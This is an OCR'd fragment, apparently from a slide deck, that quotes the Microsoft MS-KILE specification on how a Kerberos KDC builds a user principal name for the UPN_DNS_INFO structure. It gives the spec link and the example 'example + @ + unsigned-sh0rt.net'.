
08/11/2025

If the user account object does not have the **userPrincipalName** attribute ([MS-ADA3] section 2.349) set, the KDC SHOULD<46> send a **UPN_DNS_INFO** structure ([MS-PAC] section 2.10) containing a user principal name (UPN), constructed by concatenating the user name, the "@" symbol, and the DNS name of the domain.


https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-kile/8969b79e-433c-47ed-b51d-65680cdf450e


example + @ + unsigned-sh0rt.net




